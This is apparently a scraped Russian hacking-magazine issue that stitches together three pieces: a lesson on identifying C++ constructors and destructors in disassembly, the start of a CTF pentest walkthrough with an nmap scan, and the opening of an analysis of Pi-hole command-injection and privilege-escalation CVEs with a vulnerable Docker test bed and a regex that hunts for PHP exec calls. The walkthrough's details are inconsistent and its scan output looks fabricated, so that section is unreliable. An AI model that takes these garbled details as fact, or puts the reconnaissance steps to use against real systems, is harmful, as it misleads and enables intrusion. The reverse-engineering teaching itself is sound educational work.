Деструктор, как и конструктор, факультативен, то есть последняя вызываемая функция объекта может и не быть деструктором. Тем не менее отличить деструктор от любой другой функции очень просто — он вызывается только при результативном создании объекта (то есть успешном выделении памяти) и игнорируется в противном случае. Это документированное свойство языка — следовательно, обязательное к реализации всеми компиляторами. Таким образом, в код помещается такое же «кольцо», как и у конструктора, но никакой путаницы не возникает, так как конструктор вызывается всегда первым (если он есть), а деструктор — последним (опять-таки если он присутствует).

Особый случай представляет объект, целиком состоящий из одного конструктора (или деструктора), — попробуй-ка разобраться, с чем мы имеем дело. Но разобраться можно! За вызовом конструктора практически всегда присутствует код, обнуляющий **this** в случае неудачного выделения памяти, а у деструктора этого нет. Далее, деструктор обычно вызывается не непосредственно из материнской процедуры, а из функции-обертки, вызывающей помимо деструктора и оператор **delete**, который освобождает занятую объектом память. Так что отличить конструктор от деструктора вполне можно.

Между тем современные компиляторы для создания оптимального по быстродействию и размеру кода могут впихнуть все элементы в функцию **main**. Для лучшего понимания сказанного рассмотрим демонстрацию конструктора и деструктора (пример myClass1):

```
#include <stdio.h>

class MyClass {

public:
    MyClass(void);
    void demo(void);
    ~MyClass(void);
};

MyClass::MyClass()
{
    printf("Constructor\n");
}

MyClass::~MyClass()
{
    printf("Destructor\n");
}

void MyClass::demo(void)
{
    printf("MyClass\n");
}

int main()
{
    MyClass *zzz = new MyClass();
    zzz->demo();
    delete zzz;
}
```



Вывод приложения myClass1

В результате компиляции примера myClass1 с помощью VC++'17 с настройкой вывода проекта Release будет выглядеть так:

```
main proc near
  push rbx
  sub  rsp, 20h
  mov  ecx, 1           ; size
  call operator new(unsigned __int64)
  lea  rcx, _Format     ; "Constructor\n"
  mov  [rsp+28h+arg_0], rax
  mov  rbx, rax
  call printf
  lea  rcx, aMyclass    ; "MyClass\n"
  call printf
  lea  rcx, aDestructor ; "Destructor\n"
  call printf
  mov  edx, 1           ; __formal
  mov  rcx, rbx         ; block
  call operator delete(void *,unsigned __int64)
  xor  eax, eax
  add  rsp, 20h
  pop  rbx
  retn
main endp
```

Как раз упомянутый случай! Компилятор все сделал достоянием функции **main**, в отдельности не создав ни конструктора, ни деструктора, ни метода класса. После выделения памяти он тут же вызывает функцию для вывода строки символов! То же происходит с очисткой памяти. Вот это магия! Здесь интересным для нас может быть только оператор **new**: его устройство мы подробно рассмотрели в предыдущей статье.

С другой стороны, нам же хочется увидеть, как будет сгенерирован код без оптимизации. Скомпилируем проект в режиме Debug и посмотрим на дизассемблерный листинг в Ida Pro:

Так выглядит функция **main**:

```
push rbp
  push rdi
  sub  rsp, 1A8h
  lea  rbp, [rsp+20h]
  mov  rdi, rsp
  mov  ecx, 6Ah
  mov  eax, 0CCCCCCCCh
  rep  stosd
  mov  [rbp+190h+var_28], 0FFFFFFFFFFFFFFFEh
  lea  rcx, unk_140023002
  call sub_1400110AA
  lea  rcx, aMainDebug         ; "Main_Debug\n"
  call sub_140011230           ; вызов printf
  mov  ecx, 1
  call sub_14001119F
  mov  [rbp+190h+var_88], rax
  cmp  [rbp+190h+var_88], 0
  jz   short loc_140011BE1
  mov  rcx, [rbp+190h+var_88]
  call sub_140011415           ; вызов конструктора для создания
                               ; экземпляра класса MyClass
  mov  [rbp+190h+var_18], rax ; копируем указатель на выделенную
  jmp  short loc_140011BEC     ; память и делаем безусловный переход
loc_140011BE1:
  mov  [rbp+190h+var_18], 0
loc_140011BEC:
  mov  rax, [rbp+190h+var_18] ; возвращаем указатель на созданный
                               ; объект в регистр rax
  mov  [rbp+190h+var_A8], rax
  mov  rax, [rbp+190h+var_A8]
  mov  [rbp+190h+var_188], rax
  mov  rcx, [rbp+190h+var_188]
  call sub_140011393           ; для экземпляра класса MyClass
                               ; вызываем метод demo
  mov  rax, [rbp+190h+var_188]
  mov  [rbp+190h+var_48], rax
  mov  rax, [rbp+190h+var_48]
  mov  [rbp+190h+var_68], rax
  cmp  [rbp+190h+var_68], 0
  jz   short loc_140011C4B
  mov  edx, 1
  mov  rcx, [rbp+190h+var_68]
  call sub_1400111EA           ; вызов деструктора
  mov  [rbp+190h+var_18], rax
  jmp  short loc_140011C56
loc_140011C4B:
  mov  [rbp+190h+var_18], 0
loc_140011C56:
  xor  eax, eax
  lea  rsp, [rbp+188h]
  pop  rdi
  pop  rbp
  retn
```

Вызовы конструктора, деструктора, функции **printf**, а так же метода **MyClass::demo()** осуществляются опосредованно, то есть через вызовы промежуточных функций. В результате стечения всех мыслимых обстоятельств на моем компьютере компилятор сгенерировал такие цепочки вызовов:

```
sub_140011415 -> sub_1400118A0 - constructor
sub_1400111EA -> sub_140011980 -> sub_14001139D -> sub_140011910 -
destructor
sub_140011230 -> sub_140011CA0 - printf
sub_140011393 -> sub_140011A10 - MyClass::demo()
```

У тебя результаты вполне могут быть другими.

Вывод о том, что далее показано тело конструктора класса **MyClass**, можно сделать путем анализа реализации и его вызова:

```
mov  [rsp-8+arg_0], rcx
push rbp
push rdi
sub  rsp, 0E8h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 3Ah
mov  eax, 0CCCCCCCCh
rep  stosd
mov  rcx, [rsp+0F0h+arg_8]
lea  rcx, unk_140023002
call sub_1400110AA
lea  rcx, aConstructor ; "Constructor\n"
call sub_140011230     ; вызов printf
mov  rax, [rbp+0D0h+arg_0]
lea  rsp, [rbp+0C8h]
pop  rdi
pop  rbp
retn
```

Сходным образом определяем деструктор:

```
mov  [rsp-8+arg_0], rcx
push rbp
push rdi
sub  rsp, 108h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 42h
mov  eax, 0CCCCCCCCh
rep  stosd
mov  rcx, [rsp+110h+arg_8]
mov  [rbp+0F0h+var_28], 0FFFFFFFFFFFFFFFEh
lea  rcx, unk_140023002
call sub_1400110AA
nop
lea  rcx, aDestructor  ; "Destructor\n"
call sub_140011230     ; вызов printf
nop
lea  rsp, [rbp+0E8h]
pop  rdi
pop  rbp
retn
```

И, наконец, метод **MyClass::demo()**:

```
mov  [rsp-8+arg_0], rcx
push rbp
push rdi
sub  rsp, 0E8h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 3Ah
mov  eax, 0CCCCCCCCh
rep  stosd
mov  rcx, [rsp+0F0h+arg_8]
lea  rcx, unk_140023002
call sub_1400110AA
lea  rcx, aMyclass     ; "MyClass\n"
call sub_140011230     ; вызов printf
lea  rsp, [rbp+0C8h]
pop  rdi
pop  rbp
retn
```

Уверен, здесь все понятно без дополнительных комментариев.

Современные микропроцессоры архитектуры x86-64

Наверняка в предыдущем листинге ты обратил внимание на ассемблерную инструкцию **rep stosd**. Здесь выполняется цикл (команда **rep**), при этом количество повторений предварительно помещено в регистр **ECX** или **RCX** (в зависимости от размера). После каждого прохода счетчик цикла уменьшается на единицу, и это происходит до тех пор, пока значение не станет нулевым. Команда **stosd** (в режиме x64) записывает по адресу, сохраненному в регистре **RDI** или **EDI**, двойное слово, находящееся в регистре **EAX**. Таким образом происходит заполнение целого блока памяти. Даже на языке высокого уровня подобная операция займет не одну строку:


Псевдокод

```
IF (Doubleword store)
  WHILE ((R|E)CX > 0)
  DO
    THEN
      DEST := EAX;
      THEN
        IF DF = 0
          THEN (R|E)DI := (R|E)DI + 4;
          ELSE (R|E)DI := (R|E)DI – 4;
        FI;
    (R|E)CX := (R|E)CX - 1;
  OD;
FI;
```

Тем не менее на ассемблере операция умещается в одну строчку! Интересный момент. Давай покопаемся в истории ЭВМ.

По мере своего развития, начиная с 1978 года, архитектура x86 соответствовала (и продолжает соответствовать для совместимости с предыдущими моделями микропроцессоров) стандарту CISC — что расшифровывается как complex instruction set computer, или «компьютер со сложным набором команд». В первые годы оптимизирующих компиляторов еще не было. Программисты писали программы на ассемблере. Инженеры из Intel в соответствии с прогрессом своих процессоров расширяли низкоуровневый язык сборки. От такого подхода в ассемблере для x86, как в снежном коме, накапливались разные полезные и бесполезные команды.

До поры до времени компанию Intel не беспокоило происходящее параллельно зарождение и развитие процессорной архитектуры RISC (компьютер с уменьшенным набором команд). В соответствии с названием в ней использовался только короткий набор высокооптимизированных операций. Со временем стало очевидно, что RISC-архитектура позволяет конструировать более производительные процессоры, нежели CISC. Тем не менее на Intel лежал огромный груз ответственности перед клиентами за совместимость с предыдущими моделями процессоров и софтом, написанным за все эти годы. Тогда корпорация выкатила архитектуру P6, главная особенность которой состояла в динамическом преобразовании CISC-команд в RISC-микрооперации. А также их анализ, переупорядочивание для возможности параллельного исполнения независящих от результата команд за один такт и выполнения микрокоманд на RISC-ядре. На основе архитектуры P6 Intel в 1995 году представила процессор Pentium Pro. Тем самым он стал первым x86-процессором с RISC-ядром. На этой же архитектуре впоследствии были построены Pentium II, Pentium III, Celeron. С тех пор в рассматриваемом направлении микропроцессоры почти не изменились.



Микроархитектура ядер современных процессоров x86-64

Продолжение статьи →

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

УЧИМСЯ ИДЕНТИФИЦИРОВАТЬ КОНСТРУКТОРЫ И ДЕСТРУКТОРЫ

ОБЪЕКТЫ В АВТОМАТИЧЕСКОЙ ПАМЯТИ

Если объект размещается в стеке (автоматической памяти), то никаких проверок успешности ее выделения не выполняется и вызов конструктора становится неотличим от вызова остальных функций. Аналогичная ситуация и с деструктором — стековая память автоматически освобождается по завершении функции, а вместе с ней умирает и сам объект безо всякого вызова **delete** (при этом **delete** применяется только для удаления объектов из кучи). Посмотрим, появятся ли в дизассемблированном листинге отличия при создании объекта в стеке.

Чтобы увидеть это, модифицируем функцию **main** нашего предыдущего примера следующим образом (пример myClass2):

```
int main()
{
  printf("Main\n"); // для наглядной идентификации
  MyClass zzz;
  zzz.demo();
}
```

Результат компиляции этого кода в режиме отладки должен выглядеть так:

```
push rbp
push rdi
sub  rsp, 128h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 4Ah
mov  eax, 0CCCCCCCCh
rep  stosd
mov  [rbp+110h+var_28], 0FFFFFFFFFFFFFFFEh
mov  rax, cs:__security_cookie
xor  rax, rbp
mov  [rbp+110h+var_18], rax
lea  rcx, unk_140021002
call sub_140011082
lea  rcx, aMain       ; "Main\n"
call sub_1400111D6    ; вызов printf
lea  rcx, [rbp+110h+var_10C]
call sub_14001137A    ; вызов конструктора
nop
lea  rcx, [rbp+110h+var_10C]
call sub_140011316    ; вызов метода demo
nop
lea  rcx, [rbp+110h+var_10C]
call sub_14001131B    ; вызов деструктора
xor  eax, eax
mov  edi, eax
lea  rcx, [rbp+110h+var_130]
lea  rdx, unk_140019CB0
call sub_140011352
mov  eax, edi
mov  rcx, [rbp+110h+var_18]
xor  rcx, rbp             ; StackCookie
call j___security_check_cookie
lea  rsp, [rbp+108h]
pop  rdi
pop  rbp
retn
```

Заметных отличий в сравнении с предыдущим примером не наблюдается, и все функции по-прежнему можно определить путем кропотливого анализа их содержимого.

ИДЕНТИФИКАЦИЯ КОНСТРУКТОРА/ДЕСТРУКТОРА В ГЛОБАЛЬНЫХ ОБЪЕКТАХ

Глобальные объекты (также называемые статическими объектами) размещаются в сегменте данных еще на стадии компиляции. Стало быть, ошибки выделения памяти в принципе невозможны. Выходит, что по аналогии со стековыми объектами надежно идентифицировать конструктор и деструктор здесь нельзя? А вот и нет!

Глобальный объект в силу своей глобальности доступен из многих мест программы, но его конструктор должен вызываться лишь однажды. Как это обеспечить? Конечно, возможны самые различные варианты реализации, но большинство компиляторов идут по простейшему пути, используя для этой цели глобальную переменную-флаг, изначально равную нулю, а перед первым вызовом конструктора увеличивающуюся на единицу (в более общем случае она устанавливается в **TRUE**). При повторных итерациях остается проверить, равен ли флаг нулю, и если нет — пропустить вызов конструктора. Таким образом конструктор вновь «окольцовывается» условным переходом, что позволяет безошибочно отличить его от всех остальных функций.

С деструктором еще проще — раз объект глобальный, то он уничтожается только при завершении программы. А кто это может отследить, кроме поддержки времени исполнения? Специальная функция, такая как **_atexit**, принимает на вход указатель на деструктор, запоминает его и затем вызывает в случае необходимости. Интересный момент: функция **_atexit** (или что там используется в вашем конкретном случае) должна быть вызвана лишь однократно (надеюсь, понятно почему?). И чтобы не вводить еще один флаг, она вызывается сразу же после вызова конструктора! На первый взгляд объект может показаться состоящим из сочетания конструктора и деструктора, но это не так. Не забывай, что **_atexit** не передает немедленно управление на код деструктора, а только запоминает его указатель для дальнейшего использования!

Таким образом, конструктор и деструктор глобального объекта очень просто идентифицировать, что и доказывает следующий пример myClass3 с измененной функцией **main**:

```
int main()
{
  printf("Main\n");
  static MyClass zzz;
  zzz.demo();
}
```

Дизассемблерный листинг этого примера выглядит приблизительно так:

```
push rbp
push rdi
sub  rsp, 108h
lea  rbp, [rsp+20h]
mov  rdi, rsp
mov  ecx, 42h
mov  eax, 0CCCCCCCCh
rep  stosd
mov  [rbp+0F0h+var_28], 0FFFFFFFFFFFFFFFEh
lea  rcx, unk_140024002
call sub_14001109B
lea  rcx, aMain       ; "Main\n"
call sub_140011208    ; вызов printf
mov  eax, 104h
mov  eax, eax
mov  ecx, cs:TlsIndex
mov  rdx, gs:58h
mov  rcx, [rdx+rcx*8]
mov  eax, [rax+rcx]
cmp  cs:dword_14001E180, eax
```

Проверяем, инициализирован ли объект.

```
jle  short loc_140011B10
```

Если объект инициализирован, осуществляем переход на **loc_140011B10**. Вызов конструктора при этом пропускается.

```
lea  rcx, dword_14001E180
call sub_1400112F8
cmp  cs:dword_14001E180, 0FFFFFFFFh
jnz  short loc_140011B10
lea  rcx, unk_14001E17C
call sub_1400113D4    ; опосредованный вызов конструктора
                      ; класса MyClass
lea  rcx, sub_140019520
```


А здесь программа заносит в регистр **RCX** указатель на опосредованный вызов деструктора класса **MyClass**.

```
call sub_1400111D1
```

Посредством этого вызова программа передает находящийся в **RCX** указатель на деструктор функции **j__crt_atexit_0**, которая будет вызвана по завершении программы. Иными словами, эта функция вызовет деструктор класса **MyClass**.

```
nop
  lea  rcx, dword_14001E180
  call sub_140011253
loc_140011B10:
  lea  rcx, unk_14001E17C
  call sub_140011366 ; опосредованный вызов метода demo
                     ; класса MyClass
  xor  eax, eax
  lea  rsp, [rbp+0E8h]
  pop  rdi
  pop  rbp
  retn
```

Аналогичный код генерирует Embarcadero C++Builder (myClass3_CB).



Embarcadero C++Builder

```
sub  rsp, 48h
mov  [rsp+48h+var_4], 0
lea  rcx, aMain       ; "Main\n"
call printf
cmp  cs:byte_45DAB8, 0
```

Смотрим состояние флага инициализации объекта.

```
mov  [rsp+48h+var_18], eax
jnz  short loc_401510
```

Если объект уже инициализирован, делаем прыжок — не вызываем конструктор.

```
lea  rcx, byte_45DAB8
call __cxa_guard_acquire
cmp  eax, 0
```

Проверяем состояние регистра **EAX**, если он равен 0, осуществляем переход — т. е. объект инициализирован.

```
jz  short loc_401510
lea rcx, stru_45DAB0
```

Перед вызовом конструктора помещаем в регистр **RCX** указатель на класс **MyClass**.

```
call MyClass::MyClass(void)
  jmp  short $+2      ; переход на 2 строчки вперед
loc_4014F4:
  lea  rcx, __dtor__ZZ4mainE3zzz
  call atexit
```

В двух строках выше происходит такой же маневр, какой мы видели в предыдущем листинге: сначала в регистр **RCX** помещается указатель на функцию, вызывающую деструктор класса **MyClass**. Затем этот указатель передается в функцию **atexit**. Последняя будет вызвана при уничтожении приложения, а уже она вызывает деструктор **MyClass**.

```
lea  rcx, byte_45DAB8
  mov  [rsp+48h+var_1C], eax
  call __cxa_guard_release
loc_401510:
  lea  rcx, stru_45DAB0
```

Перед вызовом метода **demo** класса **MyClass** в регистр **RCX** помещаем указатель на этот класс.

```
call MyClass::demo(void)
mov  eax, [rsp+48h+var_4]
add  rsp, 48h
retn
```

Виртуальный деструктор

Деструктор тоже может быть виртуальным. А почему бы и нет? Это бывает полезно, когда экземпляр производного класса удаляется через указатель на базовый класс. Поскольку виртуальные функции связаны с классом объекта, а не с классом указателя, то вызывается виртуальный деструктор, связанный с типом объекта, а не с типом указателя. Впрочем, эти тонкости относятся к непосредственному программированию, а исследователей в первую очередь интересует, как идентифицировать виртуальный деструктор. О, это просто: виртуальный деструктор совмещает в себе свойства обычного деструктора и виртуальной функции (см. прошлую статью).

Виртуальный конструктор

Виртуальный конструктор? А что, разве есть такой? Ничего подобного стандартный C++ не поддерживает. Непосредственно не поддерживает. И когда виртуальный конструктор позарез требуется программистам (впрочем, это бывает лишь в весьма экзотических случаях), они прибегают к ручной эмуляции некоторого его подобия. В специально выделенную для этих целей виртуальную функцию (не конструктор!) помещается приблизительно следующий код: **return new имя класса (*this)**. Этот трюк кривее, чем бумеранг, но... он работает. Разумеется, существуют и другие решения.

Подробное их обсуждение выходит далеко за рамки нашей беседы и требует глубокого знания C++ (гораздо более глубокого, чем у рядового разработчика), к тому же это заняло бы слишком много места, но едва ли оказалось бы интересным и полезным.

Итак, идентификация виртуального конструктора в силу отсутствия самого понятия в принципе невозможна. Его эмуляция насчитывает десятки (если не больше) решений, попробуй-ка перечисли их все! Впрочем, этого и не нужно делать, в большинстве случаев виртуальные конструкторы представляют собой виртуальные функции, принимающие в качестве аргумента указатель **this** и возвращающие указатель на новый объект. Не слишком-то надежно для идентификации, но все же лучше, чем ничего.

Конструктор раз, конструктор два...

Количество конструкторов у класса может быть и более одного (и очень часто не только может, но и бывает). Однако это никак не влияет на анализ. Сколько бы конструкторов ни присутствовало, для каждого экземпляра класса всегда вызывается только один, выбранный компилятором в зависимости от формы его вызова. Единственная деталь — различные экземпляры класса могут вызывать различные конструкторы. Будь внимателен!

Зачем козе баян, или Внимание: пустой конструктор!

Некоторые ограничения конструктора (в частности, отсутствие возвращаемого значения) привели к появлению приема программирования «пустой конструктор». Конструктор умышленно оставляется пустым, а весь код инициализации помещается в специальную функцию, как правило называемую **Init**. Обсуждение сильных и слабых сторон такого стиля — предмет отдельного разговора, никаким образом не относящегося к теме анализа. Исследователям достаточно знать: такой стиль есть и активно используется не только отдельно взятыми программистами, но и крупнейшими компаниями-гигантами (например, той же Microsoft).

Поэтому, встретив вызов пустого конструктора, не удивляйся, это нормально, и ищи функцию инициализации среди обычных членов класса.

СИНТЕТИЧЕСКИЙ ЗАКАТ

ПРОХОДИМ ВИРТУАЛЬНУЮ SUNSET-ФЕСТУ, ЧТОБЫ ОТОЧИТЬ НАВЫКИ ПЕНТЕСТА

Об автере

Сергей Кулешов — пентестер и технический эксперт компании «Лаборатория Касперского». Это часть его рабочего времени, остальное время он занимается своими проектами и участвует в различных конференциях. Компания «Лаборатория Касперского» не имеет к статье никакого отношения.

Автор задачи — white0ne, а опубликована она была 7 июля 2020 года. Машина предназначена для начинающих, поэтому в прохождении будет подробно рассмотрено, как пользоваться Metasploit, как искать уязвимости в сторонних сервисах. Мы воспользуемся уязвимостью unauth, что позволить злоумышленнику с правами root взять контроль на себя.

Перед началом прохождения рекомендуется ознакомиться с видеоуроком по взлому сервера Jenkins. Для этого нужно зарегистрироваться на сайте hackthebox.eu и запустить виртуальную машину Jenkins. Также рекомендуется ознакомиться с уроком по взлому сервера Jenkins, которая может оказать при прохождении большую помощь. Ссылка на видеоурок: https://www.youtube.com/watch?v=Ic0Ldc-Ccmo

Теперь мы знаем целевой IP-адрес — это 192.168.1.125. Следующим шагом сканируем хост и ищем открытые порты и запущенные сервисы. Просканируем наш хост полным сканированием:

```
nmap -sC -sV -p- -v 192.168.1.125
```

Что это значит:

-sC — выполнить скрипты обнаружения;
-sV — использовать версии сервисов для получения дополнительной информации;
-p- — сканировать все порты от 0 до 65 535;
-v — сканировать хосты, даже если они не отвечают на запросы.

```
Nmap scan report for 192.168.1.125
Host is up (0.00s latency).
Not shown: 65533 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 f3:ef:bb:6d:6d:ad:ee:ae:a7:f8:ee:a8:a8:ad:ae:ae (RSA)
|   256 96:dd:8f:f8:a8:8d:6d:ad:ee:ae:a7:f8:ee:a8:a8:ad (ECDSA)
|   256 a8:a8:ad:ee:ae:a7:f8:ee:a8:a8:ad:ee:ae:a7:f8:ee (ED25519)
80       open  http    Apache 2.4.29 ((Ubuntu))
| http-server-header: Apache/2.4.29 (Ubuntu)
| http-title: Index of /
8009     open  ajp13   Apache Jserv (Protocol v1.4)
| ajp-methods: Failed to get a valid response for the OPTIONS request
8080     open  http    Apache Tomcat/9.0.7
| http-favicon: Unknown favicon MD5: 4F413011C9942BE4B6C0599CCE4BDDDE
| http-methods:
|   Supported methods: GET HEAD POST PUT DELETE OPTIONS
| http-title: Apache Tomcat/9.0.7 - Error report
| http-server-header: Apache-Coyote/1.1
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

ДЫРЫ В ДЫРЕ

КАК РАБОТАЮТ УЯЗВИМОСТИ В PI-HOLE, КОТОРЫЕ ПОЗВОЛЯЮТ ЗАХВАТИТЬ RASPBERRY PI

aLLy
ONsec
@iamsecurity

В Pi-hole — популярной программе для блокировки рекламы и нежелательных скриптов — за последнее время нашли целых три уязвимости. Две из них приводят к удаленному выполнению команд, а одна позволяет повысить привилегии до root. Давай разберем причины проблем и заодно посмотрим, как искать уязвимости в коде на PHP и скриптах на Bash.

Pi-hole — это DNS-сервер и небольшой веб-интерфейс для настройки блокировщика и просмотра статистики. Приставка Pi тут неспроста, поскольку разработчики предполагали, что ставить их софт будут на Raspberry Pi (а заодно название звучит как «дырка для пирога»). При этом ничто в целом не мешает ставить Pi-hole и на другое железо.

Коротко о сути проблемы

CVE-2020-8816
Эта уязвимость в Pi-hole существует из-за некорректной санитизации MAC-адреса при добавлении его в список. Специально сформированный MAC-адрес позволяет злоумышленнику внедрить свои команды в строку вызова. Баг затрагивает все версии Pi-hole до 4.3.2 включительно.

CVE-2020-11108
Обновление скрипта Gravity в Pi-hole до версии 4.4 позволяет загружать произвольные файлы в веб-директорию системы. Злоумышленник может загрузить PHP-файл, содержащий вредоносный код. Ошибка находится в функции `gravity_DownloadBlocklistFromUrl` в файле gravity.sh. Также она может быть использована в сочетании с правилом `sudo` для пользователя www-data, чтобы повысить привилегии до суперпользователя.


Нашли уязвимости Ник Фришетт (Nick Frichette), разработчик и ИБ-исследователь из США, и Франсуа Рено-Филиппон (François Renaud-Philippon) — ИБ-исследователь из Канады.

СТЕНД

Начнем со стенда. Тут все просто, разработчики Pi-Hole предоставляют официальный контейнер Docker с дистрибутивом. Для тестирования всех уязвимостей воспользуемся версией 4.3.2.


```
docker run --rm --name pihole --hostname pihole -p80:80 -p53:53
pihole/pihole:4.3.2
```

После непродолжительной загрузки на 80 порту можно найти веб-интерфейс администратора.



Веб-интерфейс Pi-hole

Пароль будет сгенерирован в процессе загрузки контейнера и выведен в консоль.



Пароль администратора Pi-hole генерируется при запуске контейнера


Теперь осталось скачать исходники админской панели с GitHub (ZIP) — и можно приступать к разбору уязвимости.

RCE ЧЕРЕЗ MAC-АДРЕС

Для начала обратимся к исходным кодам приложения, раз они имеются. В первую очередь проверим наличие RCE. Для этого поищем в коде на PHP основные функции, которые допускают исполнение кода. Я буду использовать PHPStorm и следующую регулярку.

```
(exec|passthru|system|shell_exec|popen|proc_open|pcntl_exec)\s*\(
```

Она не идеальна, но для быстрого поиска сгодится.

